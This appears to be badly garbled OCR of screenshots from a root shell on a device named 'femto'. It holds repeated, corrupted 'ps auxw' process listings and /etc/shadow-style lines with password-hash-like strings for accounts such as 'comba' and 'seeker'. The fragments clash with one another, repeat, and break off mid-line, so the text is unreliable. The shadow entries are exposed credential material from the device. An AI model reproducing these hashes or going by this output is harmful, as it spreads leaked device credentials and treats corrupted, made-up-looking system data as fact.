[ksapd0] 120 root 0:00 [ksapd0] 121 root 0:00 [ksapd0] 123 root 0:00 [ksapd0] 124 root 0:00 [ksapd0] 125 root 0:00 [ksapd0] 126 root 0:00 [ksapd0] 127 root 0:00 [ksapd0] 128 root 0:00 [ksapd0] 129 root 0:00 [ksapd0] 120 root 0:00 [ksapd0] 121 root 0:00 [ksapd0] 122 root 0:00 [ksapd0] 123 root 0:00 [ksapd0] 124 root 0:00 [ksapd0] 125 root 0:00 [ksapd0] 126 root 0:00 [ksapd0] 127 root 0:00 [ksapd0] 128 root 0:00 [ksapd0] 129 root 0:00 [ksapd0] 120 root 0:00 [ksapd0] 121 root 0:00 [ksapd0] 122 root 0:00 [ksapd0] 123 root 0:00 [ksapd0] 124 root 0:00 [ksapd0] 125 root 0:00 [ksapd0] 126 root 0:00 [ksapd0] 127 root 0:00 [ksapd0] 128 root 0:00 [ksap	bin:*:10933:0:99999:7:::
<pre>lp:*1:0933:0:99999:7::: shutdow:*10933:0:99999:7::: hutdow:*10933:0:99999:7::: comba:suWcaykOvFOU:0:99999:7::: comba:suWcaykOvFOU:0:9999:7::: comba:suWcaykOvFOU:0:9999:7::: comba:suWcaykOvFOU:0:99999:7::: comba:suWcaykOvFOU:0:9999:7::: comba:suMcaykOvFOU:0:9999:7::: comba:suMcaykOvFOU:0:9999:7::: comba:suMcaykOvFOU:0:9999:7::: comba:suMcaykOvFOU:0:90/comba:suKOVFOU:0:999/cmaxkOvFOU:0:90/comba:suKOVFOU:0:999/cmaxkOvFOU:0:90/comba:suKOVFOU:0:99 comba:suKOVFOU:0:90/comba:suKOVFOU:0:999/comba:suKOVFOU:0:99 comba:suKOVFOU:0:90/comba:suKOVFOU:0:90/comba:suKOVFOU:0:90/comba:suKOVFOU:0:90/comba:suKOVFO</pre>	
<pre>sync.*:10933:0:99999:7::: halt.*:10933:0:99999:7::: upcrator:*:10933:0:99999:7::: operator:*:10933:0:99999:7::: operator:*:10933:0:99999:7::: default::10933:0:99999:7::: comba:azWGnykQvRU:0:099999:7::: comba:azWGnykQvRU:0:099999:7::: frootfento comba]# ps auxw PID USER TIME COMMAND I root 0:00 [ksortrqd/0] 3 root 0:00 [ksortrqd/0] 4 root 0:00 [ksortrqd/0] 5 root 0:00 [ksortrqd/0] 7 root 0:00 [ksortrqd/0] 7 root 0:00 [ksortrqd/0] 9 root 0:00 [ksortrqd/0] 9 root 0:00 [ksortrqd/0] 9 root 0:00 [ksortrqd/0] 9 root 0:00 [ksortrqd/0] 191 root 0:00 [ksortrqd/0] 191 root 0:00 [ksortrqd/0] 191 root 0:00 [ksortrqd/0] 192 root 0:00 [ksortrqd/0] 192 root 0:00 [ksortrqd/0] 193 root 0:00 [ksortrqd/0] 194 root 0:00 [ksortqd/0] 194 root 0:00 [ksortqd/0] 195 root 0:00 [ksortqd/0] 195 root 0:00 [ksortqd/0] 195 root 0:00 [ksortqd/0] 196 root 0:00 [ksortqd/0] 197 root 0:00 [ksortqd/0] 198 root 0:00 [ksortqd/0] 198 root 0:00 [ksortqd/0] 199 root 0:00 [ksortqd/0] 199 root 0:00 [ksortqd/0] 191 root 0:00 [ksortqd/0] 192 root 0:00 [ktolckd] 388 root 0:00 [lrq/42-caltwero] 388 root 0:00 [lrq/42-caltwero] 388 root 0:00 [lrq/42-caltwero] 388 root 0:00 [lrq/43-caltwero] 388 root 0:00 [lrq/43-caltwero] 390 root 0:00 [kls_bgt0_1] 291 root 0:00 [ksbr/skugd -n 0 292 root 0:00 [kblrs_bgt0_1] 292 root 0:00 [kblrs_bgt0_1] 393 root 0:00 [kdblcckd] 394 root 0:00 [kdblcckd] 395 root 0:00 [kdblcckd] 396 root 0:00 [kdblcckd] 396 root 0:00 [kdblcckd] 397 root 0:00 [kdblcckd] 398 root 0:00 [kdblcckd] 399 root 0:00 [kdblcckd] 399 root 0:00 [kdblcckd] 390 root 0:00 [kdblcckd] 390 root 0:00 [kdblcckd] 391 root 0:00 [kdblcckd] 392 root 0:00 [kdblcckd] 392 root 0:00 [kdblcckd] 395 root 0:00 [kdblcckd] 396 root 0:00 [kdblcckd] 396 root 0:00 [kdblcckd] 397 root 0:00 [kdblcckd] 398 root 0:00 [kdblcckd] 399 root 0:00 [kdblcckd] 399 root 0:00 [kdblcckd] 390 root</pre>	
halt::1003310:99999:7::: upperstor::1003310:99999:7::: anbbdy::1003310:99999:7::: anbbdy::1003310:99999:7::: default::1003310:99999:7::: seeker:szWiqnykQvR7U::0:99999:7::: seeker:szWiqnykQvR7U::0:99999:7::: seeker:szWiqnykQvR7U::0:99999:7::: seeker:szWiqnykQvR7U::0:99999:7::: seeker:szWiqnykQvR7U::0:99999:7::: seeker:szWiqnykQvR7U::0:99999:7::: seeker:szWiqnykQvR7U::0:99999:7::: seeker:szWiqnykQvR7U::0:99999:7::: seeker:szWiqnykQvR7U::0:99999:7::: seeker:szWiqnykQvR7U::0:99999:7::: seeker:szWiqnykQvR7U::0:99999:7::: seeker:szWiqnykQvR7U::0:99999:7::: seeker:szWiqnykQvR7U::0:9999:7::: seeker:szWiqnykQvR7U::0:9999:7::: seeker:szWiqnykQvR7U::0:9999:7::: seeker:szWiqnykQvR7U::0:9999:7::: seeker:szWiqnykQvR7U::0:9999:7::: seeker:szWiqnykQvR7U::0:9999:7::: seeker:szWiqnykQvR7U::0:97:0:0 seeker:szWiqnykQvR7U::0:97:0:0 seeker:szWiqnykQvR7U::0:97:0:0 seeker:szWiqnykQvR7U::0:97:0:0 seeker:szWiqnykQvR7U::0 seeker:szWiqnykQvR7 seeker:szWiqnykQvR7U::0 seeker:szWiqnykQvR7::0 seeker:szWiqnykQvR7::0 seeker:szWiqnykQvR7:0 seeker:szWiqnykQvR7::0 seeker:szWiqnykQvR7:0 seeker:szWiqnykQvR7:szWiqnykQvR7:0 seeker:szWiqnykQvR7:szWiqnykQvR7:0	sync:*:10933:0:99999:7:::
<pre>uucp.*:10933:0:99999:7::: fp:*:10933:0:99999:7::: nobsdy:*:10933:0:99999:7::: combs:zaW(qnyKQvRTU::0:99999:7::: combs:zaW(qnyKQvRTU::0:99999:7::: combs:zaW(qnyKQvRTU::0:99999:7::: combs:zaW(qnyKQvRTU::0:99999:7::: froot@fento comba]# ps auxw PDU USER TIME COMMAND 1 root 0:00 [khorker/0:0] 3 root 0:00 [kovrker/0:0] 4 root 0:00 [kovrker/0:0] 5 root 0:00 [kovrker/0:0] 7 root 0:00 [kovrker/0:0] 7 root 0:00 [kovrker/0:0] 7 root 0:00 [kovrker/0:0] 9 root 0:00 [kovrker/0:1] 95 root 0:00 [kovrker/0:1] 210 root 0:00 [kovrker/0:1] 211 root 0:00 [kovrker/0:1] 212 root 0:00 [kovrker/0:1] 213 root 0:00 [kovrker/0:1] 213 root 0:00 [kovrker/0:1] 213 root 0:00 [rootd] 833 root 0:00 [roftd] 834 root 0:00 [roftd] 835 root 0:00 [roftd] 835 root 0:00 [roftd] 836 root 0:00 [wlts_bptd] 837 root 0:00 [wlts_bptd] 838 root 0:00 [wlts_bptd] 843 root 0:00 [sur/stur/sthd] 940 root 0:00 [sur/stur/sthd] 940 root 0:00 [sur/stur/sthd] 941 root 0:00 [sur/stur/sthd] 942 root 0:00 [sur/stur/sthd] 943 root 0:00 [wlts_bptd_] 944 root 0:00 [wlts_bptd_] 945 root 0:00 [wlts_bptd_] 945 root 0:00 [wlts_bptd_] 946 root 0:00 [sur/stur/sthd] 947 root 0:00 [sur/stur/sthd] 948 root 0:00 [sur/stur/sthd] 949 root 0:00 [sur/stur/sthd] 940 root 0:00 [sur/stur/sthd] 941 root 0:00 [sur/stur/stord= 052 root 0:00 [sur/stur/stord= 055 root 0:00 [s</pre>	
<pre>operator:+:10931:0:99999:7::: nobody:+:10931:0:99999:7::: default:10931:0:99999:7::: seeker:azWrqnykQvFUU:0:99999:7::: seeker:azWrqnykQvFUU:0:99999:7::: rootigfentc.combajr ps auxw PID USER TINE COMMAND 1 root 0:101 Unit 2 root 0:00 [ktwread] 3 root 0:00 [ktwread] 3 root 0:00 [ktwread] 5 root 0:00 [ktwread] 6 root 0:00 [ktwread] 7 root 0:00 [ktwread] 9 root 0:00 [ktwread] 9 root 0:00 [ktwread] 9 root 0:00 [ktwread] 9 root 0:00 [ktwread] 191 root 0:00 [ktwread] 191 root 0:00 [ktwread] 192 root 0:00 [ktwread] 191 root 0:00 [ktwread] 192 root 0:00 [ktwread] 192 root 0:00 [ktwread] 192 root 0:00 [ktwread] 213 root 0:00 [ktwread] 213 root 0:00 [rptod] 213 root 0:00 [rptod] 213 root 0:00 [rptod] 838 root 0:00 [rqt/40-clivero] 838 root 0:00 [rdt/40-clivero] 838 root 0:00 [rdt/40-clivero] 839 root 0:00 [rdt/40-clivero] 830 root 0:00 [rdt/40-clivero] 831 root 0:00 [rdt/40-clivero] 831 root 0:00 [rdt/40-clivero] 832 root 0:00 [rdt/40-clivero] 833 root 0:00 [rdt/40-clivero] 834 root 0:00 [rdt/40-clivero] 835 root 0:00 [rdt/40-clivero] 835 root 0:00 [rdt/40-clivero] 837 root 0:00 [rdt/40-clivero] 838 root</pre>	
<pre>ftp:::10933:0:99999:7::: default::10933:0:99999:7::: forotgifento conbaj # ps auxw PD USER TIME COMMAND 1 root 0:01 Intt 2 root 0:00 [kthread] 3 root 0:00 [ksoftrqd/0] 4 root 0:00 [ksoftrqd/0] 5 root 0:00 [ksoftrqd/0] 7 root 0:00 [ksoftrqd/0] 7 root 0:00 [ksoftrqd/0] 9 root 0:00 [ksoftrqd/1] 19 root 0:00 [ksoftrqd/1] 19 root 0:00 [ksoftrqd/1] 10 root 0:00 [ksoftrqs.1] 10 root 0:00 [ksoftrqd/1] 10 root 0:00 [ksoftrqd/1</pre>	
default::10933:0:99999:7::: seeker:azWWqnykQvRU::0:99999:7::: seeker:azWWqnykQvRU::0:99999:7::: froot&fento:combaj # ps auxw PID USER TIME COMMAND 1 root 0:01 Init 2 root 0:06 [kthread] 3 root 0:06 [ksorker/0:0] 5 root 0:06 [kworker/0:0] 6 root 0:06 [kworker/0:1] 9 root 0:08 [kworker/0:1] 10 root 0:08 [kworker/0:1] 11 root 0:08 [kworker/0:1] 12 root 0:08 [kworker/0:1] 13 root 0:08 [roptod] 83 root 0:08 [roptod] 83 root 0:08 [rodblock] 84 root 0:08 [rdblock] 85 root 0:08 [vorkspid] 88 root 0:08 [vorkspid] 88 root 0:08 [vorkspid] 88 root 0:08 [vorkspid] 99 root 0:08 [vorkspid] 90 root 0:08 [vorkspid] 90 root 0:08 [vorkspid] 91 root 0:08 [vorkspid] 92 root 0:08 [vorkspid] 93 root 0:08 [vorkspid] 94 root 0:08 [vorkspid] 95 root 0:00 udpsvd-vE 0.0.0.0 92 Ifpd -c /nnt 101 root 0:00 udpsvd-vE 0.0.0.0 95 Ifpd -c /nnt 101 root 0:00 udpsvd-vE 0.0.0.0 95 Ifpd -c /nnt 101 root 0:00 udpsvd-vE 0.0.0.0 95 Ifpd -c /nnt 101 root 0:00 [vorkspid] 103 root 0:04 [rush-ubits_0.6] 104 root 0:06 [rush-ubits_0.6] 105 root 0:06 [Varkspid] 105 root 0:06 [Varkspid] 105 root 0:06 [Varkspid] 105 root 0:06 [Varkspid] 105 root 0:06 [Varkspid] 106 root 0:06 [Varkspid] 107 root 0:06 [Varkspid] 108 root 0:06 [Varkspid] 108 root 0:06 [Varkspid] 109 root 0:06 [Varkspid] 109 root 0:06 [Varkspid] 109 root 0:06 [Varkspid] 100 root 0:06 [Varkspid] 100 root 0:06 [Varkspid] 100 root 0:06 [Va	ftp:*:10933:0:99999:7:::
combaisatWiqnyKqVF7U::0:99999:7::: [rootdfemto comba]# ps auxw PID USER TIME COMMAND 1 root 0:01 Lntt 2 root 0:00 [ksoftrqd/0] 4 root 0:00 [ksoftrqd/0] 4 root 0:00 [ksoftrqd/0] 5 root 0:00 [ksoftrqd/0] 6 root 0:00 [postscputr/0] 7 root 0:00 [ksoftrqd/0] 8 root 0:00 [ksoftrqd/0] 9 root 0:00 [ksoftrqd/0] 9 root 0:00 [ksoftrd1] 90 root 0:00 [ksoftrd1] 90 root 0:00 [ksoftrd1] 91 root 0:00 [ksoftrd1] 92 root 0:00 [fsoft]y_mark] 211 root 0:00 [fsoft]y_mark] 212 root 0:00 [roftod] 835 root 0:00 [cryAs_celture0] 835 root 0:00 [ubfs_bgtd_1] 843 root 0:00 [ubfs_bgtd_1] 843 root 0:00 [vsfstd] 858 root 0:00 [vsfstd] 858 root 0:00 [vsfstd] 859 root 0:00 [vsfstd] 940 root 0:00 /sbin/sysldd -n 0 921 root 0:00 [ksbln/ssldd 940 root 0:00 [ksbln/ssldd 940 root 0:00 [ksbln/ssldd 940 root 0:00 [ksbln/ssldd 941 root 0:00 [ksbln/ssldd 943 root 0:00 [ksbln/ssldd 945 root 0:00 [ksbln/ssldd 946 root 0:00 [ksbln/ssldd 947 root 0:00 [ksbln/ssldd 948 root 0:00 [ksbln/ssldd 948 root 0:00 [ksbln/ssldd 949 root 0:00 [ksbln/ssldd 940 root 0:00 [ksbln/ssldd 941 root 0:00 [ksbln/ssldd 942 root 0:00 [ksbln/ssldd 943 root 0:00 [ksbln/ssldd 944 root 0:00 [ksbln/ssldd 945 root 0:00 [ksbln/ssldd 946 root 0:00 [ksbln/ssldd 946 root 0:00 [ksbln/ssldd 947 root 0:00 [ksbln/ssldd 948 root 0:00 [ksbln/ssldd 948 root 0:00 [ksbln/ssldd 949 root 0:00 [ksbln/ssldd 940 root 0:00 [ksbln/ssldd 941 root 0:00 [ksbln/ssldd 942 root 0:00 [ksbln/ssldd 945 root 0:00 [ksbln/ssldd 945 root 0:00 [ksbln/ssldd] 945 root 0:00 [ksbln/slde] 945 root 0:00 [ksbln/slde] 945 root 0:00 [ksbln/slde] 955 root 0:00 [M HP Fl0] 1057 root 0:00 [CPU_LH] 1057 root 0:00 [CPU_LH] 1057 root 0:00 [CPU_LH] 1057 root 0:00 [CPU_LH]	
seeker:azWYqnykQvR7U::0:9999:77:: [rootgfento comb3/ ps auxw PID USER TIME COWMAND 1 root 0:00 [kthreadd] 3 root 0:00 [kthreadd] 4 root 0:00 [kworker/0:0] 5 root 0:00 [kworker/0:0] 6 root 0:00 [bostxcputr/0] 7 root 0:00 [kworker/0:1] 95 root 0:00 [sync.supers] 97 root 0:00 [khorker/0:1] 192 root 0:00 [khorker/0:1] 192 root 0:00 [kworker/0:1] 192 root 0:00 [kswapd0] 192 root 0:00 [fsstd] 192 root 0:00 [fsstd] 192 root 0:00 [fsstd] 192 root 0:00 [fsstd] 193 root 0:00 [fsstd] 194 root 0:00 [fsstd] 195 root 0:00 [fsstd] 195 root 0:00 [fsstd] 197 root 0:00 [fsstd] 198 root 0:00 [fsstd] 198 root 0:00 [fsstd] 198 root 0:00 [fsstd] 198 root 0:00 [fsstd] 199 root 0:00 [fsstd] 190 root 0:00 [fsstd] 190 root 0:00 [fsstd] 191 root 0:00 [fsstd] 192 root 0:00 [fsstd] 193 root 0:00 [fsstd] 194 root 0:00 [fsstd] 195 root 0:00 [fsstd] 195 root 0:00 [fsstd] 196 root 0:00 [fsstd] 197 root 0:00 [fsstd] 198 root 0:00 [fsstd] 199 root 0:00 [fsstd] 199 root 0:00 [bsts_bgtd] 199 root 0:00 [bsts_bgtd] 190 root 0:00 [bsts_bgtd] 191 root 0:00 [fsstd] 191 root 0:00 [bsts_bgtd] 191 root 0:00 [bsts_bgtd] 192 root 0:00 [bsts_bgtd] 193 root 0:00 [bsts_bgtd] 194 root 0:00 [bsts_bgtd] 195 root 0:00 [bs	
<pre>[root@femto comba]# ps auxw PID USER TIME COMMAND I root 0:00 [kthread] 3 root 0:00 [ksoftrqd/0] 4 root 0:00 [ksoftrqd/0] 5 root 0:00 [ksoftrqd/0] 7 root 0:00 [ksoftrqd/0] 7 root 0:00 [ksoftrqd/0] 7 root 0:00 [ksoftrqd/0] 9 root 0:00 [ksoftrqd/0] 9 root 0:00 [ksoftrqd/0] 9 root 0:00 [ksoftrqd/0] 191 root 0:00 [ksoftrqd/0] 191 root 0:00 [ksoftrqd/0] 191 root 0:00 [ksoftrqd/0] 192 root 0:00 [ksoftrqd/0] 192 root 0:00 [ksoftrqd/0] 193 root 0:00 [rottod] 194 root 0:00 [rottod] 195 root 0:00 [rottod] 191 root 0:00 [rottod] 192 root 0:00 [rottod] 192 root 0:00 [rottod] 193 root 0:00 [rottod] 194 root 0:00 [rottod] 195 root 0:00 [rottod] 196 root 0:00 [rottod] 197 rottod 0:00 [rottod] 198 root 0:00 [rottod] 198 root 0:00 [rottod] 198 root 0:00 [rottod] 199 root 0:00 [rottod] 199 root 0:00 [rottod] 190 root 0:00 [rotto</pre>	seeker:azWYqmykQvR7U::0:99999:7:::
<pre>1 root 0:00 [http://d0] 2 root 0:00 [ksoftrad/0] 3 root 0:00 [ksoftrad/0] 4 root 0:00 [ksoftrad/0] 5 root 0:00 [kwofker/0:0] 6 root 0:00 [kwofker/0:0] 7 root 0:00 [kwofker/0:1] 95 root 0:00 [kwofker/0:1] 95 root 0:00 [kwofker/0:1] 191 root 0:00 [kwofker/0:1] 210 root 0:00 [kwofker/0:1] 211 root 0:00 [kwofker/0:1] 212 root 0:00 [kwofker/0:1] 212 root 0:00 [kwofker/0:1] 213 root 0:00 [kwofker/0:1] 213 root 0:00 [rootdy_mark] 212 root 0:00 [rootdy_mark] 212 root 0:00 [rootdy_mark] 213 root 0:00 [rootdy_mark] 858 root 0:00 [rootdy_mark] 858 root 0:00 [rootdy_mark] 858 root 0:00 [rootdy_mark] 212 root 0:00 [rootdy_mark] 221 root 0:00 [rootdy_mark] 222 root 0:00 [rootdy_mark] 233 root 0:00 [rootdy_mark] 244 root 0:00 [rootdy_mark] 255 root 0:00 [roody_mark] 255 root 0:00 [roody_mark]</pre>	[root@femto comba]# ps auxw
2 root 0:00 [ktoftrq/0] 4 root 0:00 [ksoftrq/0] 5 root 0:00 [ksoftrq/0] 6 root 0:00 [ksoftrq/0] 7 root 0:00 [ksoftrq/0] 7 root 0:00 [ksoftrq/0] 9 root 0:00 [ksoftrq/0] 9 root 0:00 [ksoftrq/0] 9 root 0:00 [ksoftrq/0] 191 root 0:00 [ksoftrq/0] 192 root 0:00 [ksoftrq/0] 192 root 0:00 [ksoftrq/0] 192 root 0:00 [ksoftrq/0] 193 root 0:00 [rootd] 194 root 0:00 [rootd] 195 root 0:00 [ksoftrq/0] 195 root 0:00 [ksoftrq/0] 195 root 0:00 [rootd] 195 root 0:00 [rootd] 195 root 0:00 [ksoftrq/0] 195 root 0:00 [rootd] 195 root 0:00 [rootd] 196 root 0:00 [staftgd] 197 root 0:00 /staftgd] 198 root 0:00 [staftgd] 199 root 0:00 /staftgdd] 199 root 0:00 /staftgdd] 199 root 0:00 /staftgdd] 190 root 0:00 [ksoftdd] 190 root 0:00 [ksoftdd] 191 root 0:00 [ksoftdd] 191 root 0:00 [ksoftdd] 195 root 0:00 [ksoftdd] 101 root 0:00 [ubffs_bgt0_5] 101 root 0:00 [lubffs_bgt0_7] 101 root 0:00 [lubffs_bgt0_7] 102 root 0:00 [lubffs_bgt0_7] 103 root 0:00 [lubffs_bgt0_7] 104 root 0:00 [lubffs_bgt0_7] 105 root 0:00 [lubffs_bgt0_7] 105 root 0:00 [lubffs_bgt0_7] 105 root 0:00 [lubffs_bgt0_7] 106 root 0:00 [lubffs_bgt0_7] 107 root 0:00 [lubffs_bgt0_7] 108 root 0:00 [lubffs_bgt0_7] 109 root 0:00 [lubffs_bgt0_7] 109 root 0:00 [lubffs_bgt0_7] 100 root 0:	
3 root 0:00 [ksoftrqd/0] 4 root 0:00 [ksofter/0:0] 5 root 0:00 [ksofter/0:0] 7 root 0:00 [ksofter/0:1] 95 root 0:00 [ksofter/0:1] 95 root 0:00 [ksofter/0:1] 98 root 0:00 [ksofter/0:1] 99 root 0:00 [ksofter/0:1] 191 root 0:00 [ksofter/0:1] 210 root 0:00 [ksofter/0:1] 211 root 0:00 [rootdo] 835 root 0:00 [rootdo] 835 root 0:00 [rootdo] 835 root 0:00 [rdblock] 838 root 0:00 [rdblock] 838 root 0:00 [rdblock] 838 root 0:00 [rdblock] 838 root 0:00 [rdblock] 839 root 0:00 [rdblock] 843 root 0:00 [rdblock] 843 root 0:00 [rdblock] 843 root 0:00 [rdblock] 921 root 0:00 [ksajtd] 844 root 0:00 [rdblock] 955 root 0:00 [vsf_staft] 923 root 0:00 [vsf_staft] 946 root 0:00 [bdfs_bgtd_1] 946 root 0:00 [bdfs_bgtd_3] 948 root 0:00 [bdfs_bgtd_3] 949 root 0:00 [bdfs_bgtd_3] 940 root 0:00 [bdfs_bgtd_3] 940 root 0:00 [bdfs_bgtd_3] 941 root 0:00 [bdfs_bgtd_3] 942 root 0:00 [bdfs_bgtd_3] 943 root 0:00 [bdfs_bgtd_3] 944 root 0:00 [bdfs_bgtd_3] 945 root 0:00 [bdfs_bgtd_3] 946 root 0:00 [bdfs_bgtd_3] 947 root 0:00 [bdfs_bgtd_3] 948 root 0:00 [bdfs_bgtd_3] 949 root 0:00 [bdfs_bgtd_3] 940 root 0:00 [bdfs_bgtd_3] 941 ro	2 root 0:00 [kthreadd]
5 root       0:00 [kworker/u:0]         6 root       0:00 [kworker/u:1]         9 root       0:00 [kworker/u:1]         95 root       0:00 [kworker/u:1]         97 root       0:00 [kworker/u:1]         98 root       0:00 [kworker/u:1]         99 root       0:00 [kworker/u:1]         91 root       0:00 [kworker/0:1]         92 root       0:00 [kworker/0:1]         191 root       0:00 [roptod]         211 root       0:00 [rootod]         212 root       0:00 [rootod]         835 root       0:00 [robtod]         836 root       0:00 [robtod]         837 root       0:00 [robtod]         838 root       0:00 [robtod]         838 root       0:00 [robtod]         838 root       0:00 [robtod]         843 root       0:00 [robtod]         852 root       0:00 [wsr/sbin/ssid         951 root       0:00 (sbin/syslogd -n 0         922 root       0:00 (sbin/syslogd -n 0         923 root       0:00 (sbin/syslogd -10         940 root       0:00 (wsr/sbin/sbid         940 root       0:00 (ubffs_bgt0_0]         966 root       0:00 (ubffs_bgt0_0]         966 root       0:00 (ubffs_bgt0_0] <td>3 root 0:00 [ksoftirqd/0]</td>	3 root 0:00 [ksoftirqd/0]
6 root 0:00 [postkcputn/0] 7 root 0:00 [kwoker/u:1] 95 root 0:00 [kwoker/u:1] 96 root 0:00 [kwoker/u:1] 97 root 0:00 [kwoker/0:1] 191 root 0:00 [kwoker/0:1] 211 root 0:00 [fsiot] 212 root 0:00 [fsiot] 213 root 0:00 [fsiot] 213 root 0:00 [fsiot] 213 root 0:00 [fsiot] 213 root 0:00 [fsiot] 214 root 0:00 [fsiot] 215 root 0:00 [fsiot] 215 root 0:00 [fsiot] 216 root 0:00 [fsiot] 217 root 0:00 [fsiot] 218 root 0:00 [fsiot] 219 root 0:00 [fsiot] 219 root 0:00 [fsiot] 210 root 0:00 [fsiot] 210 root 0:00 [fsiot] 210 root 0:00 [sinfsiod] 221 root 0:00 [sinfsiod] 223 root 0:00 [sinfsiod] 230 root 0:00 [sinfsiod] 240 root 0:00 [sinfsiod] 241 root 0:00 [sinfsiod] 241 root 0:00 [sinfsiod] 241 root 0:00 [sinfsiod] 252 root 0:00 [sinfsiod] 264 root 0:00 [sinfsiod] 265 root 0:00 [sinfsiod] 266 root 0:00 [sinfsiod] 266 root 0:00 [ubffs_bgt0.7] 295 root 0:00 [ubffs_bgt0.7] 206 root 0:00 [ubffs_bgt0.7] 207 root 0:00 [ubffs_bgt0.7] 208 root 0:00 [ubffs_bgt0.7] 209 root 0:00 [rush.vbffs_0.6] 200 root 0:00 [rush.vbffs_0.6] 201 root 0:00 [rush.vbffs_0.6] 201 root 0:00 [rush.vbffs_0.6] 202 root 0:00 [DMA HP rfo] 202 root 0:00 [DMA HP rfo] 205 root 0:00 [CPU_LH] 205 root	
7 root       0:00 [kworker/u:1]         95 root       0:00 [kworker/u:1]         95 root       0:00 [kworker/u:1]         97 root       0:00 [kworker/u:1]         98 root       0:00 [kworker/0:1]         191 root       0:00 [roctod]         192 root       0:00 [kworker/0:1]         210 root       0:00 [roctod]         211 root       0:00 [rootd]         2121 root       0:00 [rootd]         835 root       0:00 [rodtbock]         835 root       0:00 [rodblock]         838 root       0:00 [rodblock]         838 root       0:00 [rodblock]         843 root       0:00 [rodblock]         852 root       0:00 [ubf spit0.4]         852 root       0:00 [bdf spit0.4]         952 root       0:00 [ubf spit0.4]         952 root       0:00 [ubf spit0.4]         953 root       0:00 [ubf spit0.6]         964 root       0:00 [ubf spit0.6]         966 root       0:00 [ubf spit0.6] <td></td>	
8 root       0:00 [kworker/u:1]         95 root       0:00 [bdt-default]         97 root       0:00 [bdt-default]         98 root       0:00 [bdt-default]         91 root       0:00 [kworker/0:1]         191 root       0:00 [kswapd0]         192 root       0:00 [kswapd0]         211 root       0:00 [ropto]         212 root       0:00 [ropto]         213 root       0:00 [ropto]         835 root       0:00 [ropto]         835 root       0:00 [ropto]         838 root       0:00 [ropto]         838 root       0:00 [ropto]         838 root       0:00 [ubfs_bgt0_4]         850 root       0:00 [bdfs_bgt0_4]         921 root       0:00 (bdfs_bgt0_4]         921 root       0:00 (bdfs_bgt0_4]         921 root       0:00 (bdfs_bgt0_4]         921 root       0:00 (bdfs_bgt0_4]         923 root       0:00 (bdfs_bgt0_4]         940 root       0:00 (bdfs_bgt0_4]         941 root       0:00 (bdfs_bgt0_4]         942 root       0:00 (bdfs_bgt0_4]         943 root       0:00 (bdfs_bgt0_5]         943 root       0:00 (bdfs_bgt0_7]         944 root       0:00 (bdfs_bgt0_7]	
97 root 0:00 [bdi-default] 98 root 0:00 [kblockd] 191 root 0:00 [rpttod] 192 root 0:00 [rpttod] 211 root 0:00 [fsnotfy_mark] 212 root 0:00 [fsnotfy_mark] 213 root 0:00 [rytbo] 835 root 0:00 [rdblockd] 838 root 0:00 [rdblockd] 838 root 0:00 [rdblockd] 880 root 0:00 [rdblockd] 880 root 0:00 [ubls_bgtod] 882 root 0:00 [ubls_bgtod] 921 root 0:00 (bbls, bgtod, -n 0 923 root 0:00 [bbls, bgtod, -n 0 923 root 0:00 [bbls, bgtod, -n 0 933 root 0:00 [bbls, bgtod, -n 0 940 root 0:00 (bbls, bgtod, -n 0 940 root 0:00 (bbls, bgtod, -n 0 940 root 0:00 (bbls, bgtod, -n 0 940 root 0:00 [bbls, bgtod, -n 0 940 root 0:00 [bbls, bgtod, -n 0 940 root 0:00 [bbls, bgtod, -n 0 943 root 0:00 [bbls, bgtod, -n 0 944 root 0:00 [bbls, bgtod, -n 0 945 root 0:00 [bbls, bgtod, -n 0 946 root 0:00 [bbls, bgtod, -] 944 root 0:00 [bbls, bgtod, -] 945 root 0:00 [bbls, bgtod, -] 1011 root 0:00 [rlush.vbls, 0, 0, 0. 0 69 tftpd - c /nnt 1016 root 0:00 [rlush.vbls, 0, 0, 0] 1019 root 0:00 [DMA HP Flfo] 1020 root 0:00 [DMA HP Flfo] 1020 root 0:00 [CPU_LH] 1035 root 0:00 [CPU_LH] 1045 root 0:00 [CPU_LH] 1056 root 0:00 [CPU_LH]	8 root 0:00 [kworker/u:1]
98 root 0:00 [kblckd] 191 root 0:00 [rpctod] 192 root 0:00 [kworker/0:1] 210 root 0:00 [fsword9] 211 root 0:00 [fsword9] 212 root 0:00 [rsbod] 213 root 0:00 [rsbod] 335 root 0:00 [rdblckd] 343 root 0:00 [rdblckd] 843 root 0:00 [rdblckd] 843 root 0:00 [rdblckd] 858 root 0:00 [vblrg_bdd] 880 root 0:00 [vblrg_bdd] 880 root 0:00 [vblrg_bdd] 900 root 0:00 /sblr/syslogd -n 0 921 root 0:00 /sblr/syslogd -n 0 923 root 0:00 [vblrg_bdt_6] 946 root 0:00 [vblrg_bdt_6] 946 root 0:00 [vblrg_bdt_6] 946 root 0:00 [vblrg_bdt_6] 946 root 0:00 [vblrg_bdt_6] 956 root 0:00 udpsvd -vE 0.0.0.0 91 ftpd -c /ntt 105 root 0:00 [rlush-ublfs_0.4] 1067 root 0:00 [rlush-ublfs_0.4] 1067 root 0:00 [rlush-ublfs_0.4] 1061 root 0:00 [rlush-ublfs_0.4] 1061 root 0:00 [rlush-vblrg.0.4] 1061 root 0:00 [rlush-vblrg.0.4] 1062 root 0:06 [rlush-vblrg.0.4] 1063 root 0:06 [rlush-vblrg.0.4] 1061 root 0:00 [rlush-vblrg.0.4] 1061 root 0:00 [rlush-vblrg.0.4] 1062 root 0:06 [rlush-vblrg.0.4] 1062 root 0:06 [rlush-vblrg.0.4] 1063 root 0:06 [rlush-vblrg.0.4] 1063 root 0:06 [rlush-vblrg.0.4] 1064 root 0:06 [rlush-vblrg.0.4] 1071 root 0:06 [rlush-vblrg.0.4] 1082 root 0:06 [DMA Hrf0] 1095 root 0:06 [CPU_LH] 1095 root 0:06 [CPU_LH]	95 root 0:00 [sync_supers]
191 root       0:00 [rpctod]         192 root       0:00 [Kworker/0:1]         210 root       0:00 [Kworker/0:1]         211 root       0:00 [Ksorker/0:1]         212 root       0:00 [rfslod]         213 root       0:00 [rfslod]         213 root       0:00 [rfslod]         213 root       0:00 [rfslod]         213 root       0:00 [rfslod]         835 root       0:00 [rdblock0]         838 root       0:00 [rdblock1]         858 root       0:00 [rdblock1]         858 root       0:00 [ubl5_bgt0_4]         850 root       0:00 [ubl5_bgt0_4]         852 root       0:00 [ubl5_bgt0_4]         951 root       0:00 (bbln/syslogd -n 0         952 root       0:00 (bbln/syslogd -n 0         953 root       0:00 (bbln/syslogd -n 0         954 root       0:00 (bblfs_bgt0_5]         966 root       0:00 (bblfs_bgt0_5]         966 root       0:00 [ublfs_bgt0_7]         994 root       0:00 (ublfs_bgt0_7]         995 root       0:00 